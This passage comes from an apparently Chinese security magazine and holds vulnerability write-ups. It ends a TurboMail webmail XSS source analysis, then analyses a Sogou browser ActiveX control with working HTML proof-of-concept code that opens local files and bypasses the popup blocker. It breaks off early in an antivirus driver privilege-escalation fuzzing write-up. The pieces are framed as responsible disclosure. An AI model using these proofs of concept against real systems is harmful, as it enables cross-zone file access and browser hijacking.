```

从代码中可以看到，strTemp6这个参数代表了用户接收到的邮件主题部分。我们在msglist.jsp文件中向上寻找strTemp6这个参数。

```
<%
strTemp6 = "";
orgSubject = "";
strTemp6 = tempIndexItem.m_sSubject;
if(!strTemp6.equals("")){
orgSubject = Util.htmlspecialchars_equot(strTemp6,false,true);
tabName = Util.fixShowLength(orgSubject,6);
//strTemp6 = Util.htmlspecialchars(strTe
//mp6,false,true);
}
%>
```

注意看，strTemp6这个参数来源于tempIndexItem.m_sSubject，这个地方就是直接获得邮件的主题部分，没有做任何限制，也就是说邮件主题是什么内容，tempIndexItem.m_sSubject参数就显示什么内容。但是问题是在后面TurboMail的开发者利用Util.htmlspecialchars_equot函数对strTemp6这个参数做了一个安全过滤。见下面Util.htmlspecialchars_equot函数的代码：


```
String instr = "";
instr = in;
instr = replace(instr, "&", "&amp;");
instr = replace(instr, "\"", "\\&quot;");
instr = replace(instr, "'", "\\'");
instr = replace(instr, "<", "&lt;");
instr = replace(instr, ">", "&gt;");
```

毫无疑问，如果TurboMail的开发者在显示邮件主题部分使用的参数不是strTemp6而是被Util.htmlspecialchars_equot函数过滤的orgSubject时，该邮件系统就不会发生如此严重的XSS漏洞。不幸的是，TurboMail的开发者还是粗心地使用了几乎"裸体"的strTemp6参数，于是跨站漏洞出现了，恶意攻击也就可以进行了。

在发现这个安全漏洞之后，我联系了TurboMail邮件系统的开发厂商，说明了该安全漏洞的情况，到发稿前，我已收到他们进行修复的消息，会在其官方网站上同时发布补丁包程序。期待他们能够及时纠正自己产品中的安全隐患，做出更加安全可靠的优秀产品。

前置知识：无
关键词：漏洞、搜狗、ActiveX

不安全的搜狗浏览器ActiveX控件函数剖析



文/图 爱无言

很早以前就发现搜狗浏览器在安装完毕后，会在系统中注册一个ActiveX控件，该控件的注册名为"SEapi.SEInterface.1"，对应的物理文件是搜狗浏览器安装目录下的seapi.dll文件。

这个名为"SEapi.SEInterface.1"的控件，提供了一个很有意思的函数，即openURLInSE，意思是使用搜狗浏览器打开网址，如图1所示。




图1

现在，我们写一段代码来试着调用这个函数看看效果。代码很简单，具体如下：

```
<object classid="clsid:FDAEAB93-6DC0-4A63-81C6-95C88ED36F6A" name="evil" ></object>
<script>
try {
evil.openURLInSE("http://hi.baidu.com/digexploit");
}
catch(e) {}
</script>
```

将这段代码保存为tt.htm，将其上传到本地搭建的服务器上，利用搜狗浏览器访问这个文件。搜狗浏览器在打开tt.htm文件的同时，又新建一个窗口打开了地址http://hi.baidu.com/digexploit。

似乎看起来这个函数就是用来打开网址的一个普通函数，没有什么特别的地方。现在，我们重新修改一下tt.htm文件的测试代码，具体如下：

```
<object classid="clsid:FDAEAB93-6DC0-4A63-81C6-95C88ED36F6A" name="evil" ></object>
<script>
try {
evil.openURLInSE("file:///c:/");
}
catch(e) {}
</script>
```

再次将这个tt.htm放置到本地搭建的服务器上，重新使用搜狗浏览器访问这个网址，如图2所示。




图2

令人惊讶的事情发生了，搜狗浏览器竟然自动打开了本地磁盘。这种看似普通的运行机制，严重破坏了IE内核本身自带的对浏览器域的安全限制。我们可以测试一下，将这段代码保存为html文件："test"。把这个html文件放置到本地服务器上，利用IE浏览器单击"test"这个超级链接，会发现根本不能够打开本地磁盘。这是因为IE本身将浏览器的域划分为四个域范围，而其中file指定的这个域是本地域，但是html网页所处的域却是"Internet域"。根据安全限制要求，这两个域必须采用策略以阻止跨域的访问，防止恶意的行为发生。但是此刻，搜狗浏览器的这个ActiveX控件函数却完全将IE浏览器的域安全机制给破坏了。同时，由于这个函数会自动打开被指定的网址，用户根本不能阻止浏览器的这种行为，为此，恶意攻击者就可以利用这种机制来进行一定的针对用户系统的跨域攻击。


还有一种情况，搜狗浏览器本身带有广告屏蔽功能，可以阻止弹窗的发生以及ActiveX控件调用。我们可以利用代码"<script>window.open('http://127.0.0.1')</script>"来做测试。保存这段包含有弹窗功能的代码为html文件，然后放置该文件到本地服务器上，用搜狗浏览器打开会发现根本不会有127.0.0.1这个网址弹出，搜狗浏览器的广告屏蔽功能自动阻止了这种可能的广告行为。现在，我们完全可以利用搜狗浏览器自己提供的openURLInSE这个功能来突破搜狗浏览器设定的广告屏蔽功能，达到让浏览器自动访问其他网址的目的。

在测试中，还发现这个openURLInSE函数如果需要访问本地文件时，需要这样写"openURLInSE('d:/boot.ini')"，而不要写成"openURLInSE('file:///d:/boot.ini')"，否则会出现无法打开指定文件的错误。

由于这个控件是一个可以被IE浏览器自动调用的控件，为此，只要安装了搜狗浏览器，无论你使用IE浏览器，还是搜狗浏览器本身，都可以用t t.htm网页中的代码来实现本地文件访问或者是突破广告屏蔽功能。当然，甚至可能在某些限定XSS攻击的情况下，被不法者利用这个控件来实现控制用户浏览器访问某些恶意网页木马地址的目的。

前置知识：汇编
关键词：超级巡警、ASTDriver.sys、本地特权

超级巡警ASTDriver.sys本地特权提升漏洞攻防剖析



文/图 shineast

概述

超级巡警是广受用户欢迎的上网必备安全软件，如图1所示，专门查杀各种木马、流氓软件、Rootkit、后门、恶意代码、间谍软件、蠕虫病毒等，提供IE修复、隐私保护和系统优化、系统监测等功能，使你对系统的变化了如指掌，配合手动分析可近100%地查杀未知恶意代码。




图1

然而在超级巡警<= v4 Build0316 的驱动程序ASTDriver.sys中存在多处严重的本地特权提升漏洞。该漏洞是我2010年4月6日晚上，通过自己的IoControl Fuzz工具挖掘的，影响超级巡警v4 Build0316和以前的版本。利用该漏洞能够实现本地特权提升，进Ring0，突破所有安全软件的防御。不过该漏洞笔者早已上报给厂商，6月初已经修复完毕。此时放出来，只是供大家参考和研究学习。

漏洞重现与分析

为了揭示和重现该漏洞，首先我们在虚拟机中启动绿色版的超级巡警v4 Build0316主程序，如图2所示。




图2

紧接着启动笔者开发的IoControl Fuzz程序，该工具的介绍和详细原理，请参考黑防杂志中的《自己开发内核漏洞挖掘工具IoControlFuzzer》一文，如图3所示。




图3

同时对超级巡警的进程ast.exe进行IoControl MITM Fuzz，即中间人Fuzz，在进程列表中选中ast.exe进程，然后单击进程列表右上角的"MITM Fuzz"按钮，会弹出如图4所示对话框。

